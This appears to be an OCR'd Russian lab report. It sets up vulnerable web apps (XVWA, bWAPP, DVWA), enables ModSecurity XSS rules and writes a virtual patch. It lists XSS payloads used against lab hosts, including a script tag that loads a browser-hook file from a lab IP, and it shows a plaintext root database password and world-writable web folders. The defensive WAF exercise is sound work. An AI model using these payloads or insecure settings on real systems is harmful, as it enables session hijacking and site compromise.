
```
root@deb8:/var/www/html/xvwa# cat config.php
<?php
$XVWA_WEBROOT = "";
$host = "localhost";
$dbname = 'xvwa';
$user = "root";
$pass = "Qwert1";
$conn = new mysqli($host,$user,$pass,$dbname);
$conn1 = new PDO("mysql:host=$host;dbname=$dbname", $user, $pass);
$conn1->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
?>
```

```
root@deb8:/var/www/html/xvwa# mysql -u root -p
Enter password:

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.62-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create database xvwa;
Query OK, 1 row affected (0.00 sec)
mysql>Ctrl-C -- exit!

service mysql restart
service apache2 restart

chmod -R 777 /var/www/html/xvwa

http://192.168.56.101/xvwa
Submit/Reset
```




Установка bWAPP:
https://sourceforge.net/projects/bwapp/files/bWAPP/bWAPP_latest.zip/download

```
FileZilla Upload bWAPP Kali -> Deb
mv /home/student/bWAPP_latest.zip bWAPP_latest.zip

unzip bWAPP_latest.zip -d temp
cd temp
mv bWAPP ../bwapp
nano bwapp/admin/settings.php
chmod -R 777 /var/www/html/bwapp

service mysql restart
service apache2 restart

http://192.168.56.104/bwapp/install.php
```



Установка *modsecurity*:

```
root@deb8:~# apt-cache search libapache2|grep security
libapache2-mod-security2 - Tighten web applications security for Apache
libapache2-modsecurity - Dummy transitional package

root@deb8:~# apt install libapache2-mod-security2

cd /etc/modsecurity/
cp modsecurity.conf-recommended modsecurity.conf
nano modsecurity.conf

root@deb8:/etc/modsecurity# a2enmod security2
Considering dependency unique_id for security2:
Module unique_id already enabled
Module security2 already enabled

root@deb8:/etc/modsecurity# /etc/init.d/apache2 force-reload
[ ok ] Reloading apache2 configuration (via systemctl): apache2.service.
```




```
root@deb8:/etc/apache2/mods-enabled# ls -all
total 8
drwxr-xr-x 2 root root 4096 Aug 30 16:51 .
drwxr-xr-x 8 root root 4096 Aug 30 08:29 ..
lrwxrwxrwx 1 root root   36 Aug 30 08:29 access_compat.load -> ../mods-
available/access_compat.load
lrwxrwxrwx 1 root root   28 Aug 30 08:29 alias.conf -> ../mods-available/alias.conf
lrwxrwxrwx 1 root root   28 Aug 30 08:29 alias.load -> ../mods-available/alias.load
lrwxrwxrwx 1 root root   33 Aug 30 08:29 auth_basic.load -> ../mods-
available/auth_basic.load
lrwxrwxrwx 1 root root   33 Aug 30 08:29 authn_core.load -> ../mods-
available/authn_core.load
lrwxrwxrwx 1 root root   33 Aug 30 08:29 authn_file.load -> ../mods-
available/authn_file.load
lrwxrwxrwx 1 root root   33 Aug 30 08:29 authz_core.load -> ../mods-
```

```
available/authz_core.load
lrwxrwxrwx 1 root root   33 Aug 30 08:29 authz_host.load -> ../mods-
available/authz_host.load
lrwxrwxrwx 1 root root   33 Aug 30 08:29 authz_user.load -> ../mods-
available/authz_user.load
lrwxrwxrwx 1 root root   32 Aug 30 08:29 autoindex.conf -> ../mods-
available/autoindex.conf
lrwxrwxrwx 1 root root   32 Aug 30 08:29 autoindex.load -> ../mods-
available/autoindex.load
lrwxrwxrwx 1 root root   30 Aug 30 08:29 deflate.conf -> ../mods-
available/deflate.conf
lrwxrwxrwx 1 root root   30 Aug 30 08:29 deflate.load -> ../mods-
available/deflate.load
lrwxrwxrwx 1 root root   26 Aug 30 08:29 dir.conf -> ../mods-available/dir.conf
lrwxrwxrwx 1 root root   26 Aug 30 08:29 dir.load -> ../mods-available/dir.load
lrwxrwxrwx 1 root root   26 Aug 30 08:29 env.load -> ../mods-available/env.load
lrwxrwxrwx 1 root root   29 Aug 30 08:29 filter.load -> ../mods-
available/filter.load
lrwxrwxrwx 1 root root   27 Aug 30 08:29 mime.conf -> ../mods-available/mime.conf
lrwxrwxrwx 1 root root   27 Aug 30 08:29 mime.load -> ../mods-available/mime.load
lrwxrwxrwx 1 root root   34 Aug 30 08:29 mpm_prefork.conf -> ../mods-
available/mpm_prefork.conf
lrwxrwxrwx 1 root root   34 Aug 30 08:29 mpm_prefork.load -> ../mods-
available/mpm_prefork.load
lrwxrwxrwx 1 root root   34 Aug 30 08:29 negotiation.conf -> ../mods-
available/negotiation.conf
lrwxrwxrwx 1 root root   34 Aug 30 08:29 negotiation.load -> ../mods-
available/negotiation.load
lrwxrwxrwx 1 root root   27 Aug 30 08:30 php5.conf -> ../mods-available/php5.conf
lrwxrwxrwx 1 root root   27 Aug 30 08:30 php5.load -> ../mods-available/php5.load
lrwxrwxrwx 1 root root   33 Aug 30 08:29 reqtimeout.conf -> ../mods-
available/reqtimeout.conf
lrwxrwxrwx 1 root root   33 Aug 30 08:29 reqtimeout.load -> ../mods-
available/reqtimeout.load
lrwxrwxrwx 1 root root   32 Aug 30 16:51 security2.conf -> ../mods-
available/security2.conf
lrwxrwxrwx 1 root root   32 Aug 30 16:51 security2.load -> ../mods-
available/security2.load
lrwxrwxrwx 1 root root   31 Aug 30 08:29 setenvif.conf -> ../mods-
available/setenvif.conf
lrwxrwxrwx 1 root root   31 Aug 30 08:29 setenvif.load -> ../mods-
available/setenvif.load
lrwxrwxrwx 1 root root   29 Aug 30 08:29 status.conf -> ../mods-
available/status.conf
lrwxrwxrwx 1 root root   29 Aug 30 08:29 status.load -> ../mods-
available/status.load
lrwxrwxrwx 1 root root   32 Aug 30 16:51 unique_id.load -> ../mods-
available/unique_id.load



root@deb8:/etc/apache2/mods-enabled# cat security2.conf
<IfModule security2_module>
        # Default Debian dir for modsecurity's persistent data
        SecDataDir /var/cache/modsecurity

        # Include all the *.conf files in /etc/modsecurity.
```

```
        # Keeping your local configuration in that directory
        # will allow for an easy upgrade of THIS file and
        # make your life easier
        IncludeOptional /etc/modsecurity/*.conf
# add Include ...
                Include /usr/share/modsecurity-crs/modsecurity_crs_10_setup.conf
        Include /usr/share/modsecurity-csr/activated_rules/*.conf
</IfModule>

cd /usr/share/modsecurity-crs/

root@deb8:/usr/share/modsecurity-crs/activated_rules# ln -s /usr/share/modsecurity-
crs/base_rules/modsecurity_crs_41_xss_attacks.conf /usr/share/modsecurity-
crs/activated_rules/ modsecurity_crs_41_xss_attacks.conf

root@deb8:/usr/share/modsecurity-crs/activated_rules# ls -la
total 20
drwxr-xr-x 2 root root 4096 Aug 30 17:27 .
drwxr-xr-x 9 root root 4096 Aug 30 16:51 ..
lrwxrwxrwx 1 root root   73 Aug 30 17:27 modsecurity_crs_41_xss_attacks.conf ->
/usr/share/modsecurity-crs/base_rules/modsecurity_crs_41_xss_attacks.conf
-rw-r--r-- 1 root root 5720 Nov 17  2016 README
```

Задание_2:


В установленном пакете mod_security подключите базовые правила защиты от XSS и протестируйте известные вам векторы атак на странице `http://192.168.56.104/xvwa/vulnerabilities/reflected_xss`.

- Запускаем Burp Suite


Вектор атаки:

```
<script>alert(123)</script>
<BODY ONLOAD=javascript:javascript:alert(1)>
<form action=javascript:alert(1)><input type=submit>
<form action=javascript:alert(1)><input type=submit>
<isindex action=javascript:alert(1) type=submit value=click>
<form><button formaction=javascript:alert(1)>click
<form><input formaction=javascript:alert(1) type=submit value=click>
<form><input formaction=javascript:alert(1) type=image value=click>
<form><input
formaction=javascript:alert(1)type=imagesrc=http://brutelogic.com.br/webgun/img/yout
ube1.jpg>
<isindex formaction=javascript:alert(1) type=submit value=click>
<object data=javascript:alert(1)> *
<iframe srcdoc=%26lt;svg/o%26%23x6Eload%26equals;alert%26lpar;1)%26gt;>
<svg><script xlink:href=data:,alert(1)></script>
<svg><script xlink:href=data:,alert(1) />
<math><brute xlink:href=javascript:alert(1)>click
<svg><a xmlns:xlink=http://www.w3.org/1999/xlink xlink:href=?><circle r=400 />
<animate attributeName=xlink:href begin=0 from=javascript:alert(1) to=%26>
```


```
<CANARY={}""()'';#$--/>1

<script>alert(123)</script>
<BODY ONLOAD=javascript:alert(1)>
<BODY ONLOAD=javascript:javascript:alert(1)>
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<IMG SRC=x onabort="alert(String.fromCharCode(88,83,83))">
<IMG SRC=# onmouseover="alert('xxs')">
<IMG SRC=# onerror="alert('xxs')">
<IMG SRC=x onerror=alert(123)>
<svg/onload=alert(1)>
<meta http-equiv="refresh" content="0;javascript&colon;alert(1)"/>
<form><button formaction=javascript&colon;alert(1)>CLICKME
<audio src=1 href=1 onerror="javascript:alert(1)"></audio>
<video src=1 href=1 onerror="javascript:alert(1)"></video>
<image src=1 href=1 onerror="javascript:alert(1)"></image>
<object src=1 href=1 onerror="javascript:alert(1)"></object>
<script src=1 href=1 onerror="javascript:alert(1)"></script>
<video onerror="javascript:javascript:alert(1)"><source>
<video src=1 href=1></video>

<video poster="http://192.168.56.1/waf_bypass_example.png">

<script src="http://192.168.56.1:3000/hook.js">

<a href="http://192.168.56.107/mutillidae/index.php?page=dns-
lookup.php&target_host=%3c%69%66%72%61%6d%65%20%73%72%63%3d%22%68%74%74%70%3a%2f%2f%31%39%32%2e%31%36%38%2e%35%36%2e%31%2f%66%6f%
lookup-php-submit-button=Lookup+DNS">blablabla</a>
```




Передаем в *Intruder* и ставим _Add §__



Payloads



Start attack



Задание_3:

(*) В установленном пакете mod_security отключите все ранее используемые правила. Создайте виртуальный патч, который будет по «белому» списку защищать от атаки XSS уязвимые параметры

«name» на странице `http://192.168.56.104/dvwa/vulnerabilities/xss_r`, уровень сложности Medium.


```
student@vulnweb: ~
File  Edit  View  Search  Terminal  Help
root@vulnweb:/usr/share/modsecurity-crs/activated_rules# ls
123.conf          modsecurity_crs_41_xss_attacks.conf  vpatch_dwva.conf.bak  vpatch_xvwa.conf.bak
custom1.conf.bak  README                               vpatch_xvwa.conf      whitelist_vpatch_DZ.conf.bak
root@vulnweb:/usr/share/modsecurity-crs/activated_rules#
```

```
student@vulnweb: ~
File  Edit  View  Search  Terminal  Help
root@vulnweb:/usr/share/modsecurity-crs/activated_rules# ls
123.conf          modsecurity_crs_41_xss_attacks.conf  vpatch_dwva.conf.bak  vpatch_xvwa.conf.bak
custom1.conf.bak  README                               vpatch_xvwa.conf      whitelist_vpatch_DZ.conf.bak
root@vulnweb:/usr/share/modsecurity-crs/activated_rules# rm modsecurity_crs_41_xss_attacks.conf
root@vulnweb:/usr/share/modsecurity-crs/activated_rules# cp vpatch_dwva.conf.bak vpatch_dwva.conf
root@vulnweb:/usr/share/modsecurity-crs/activated_rules#
```

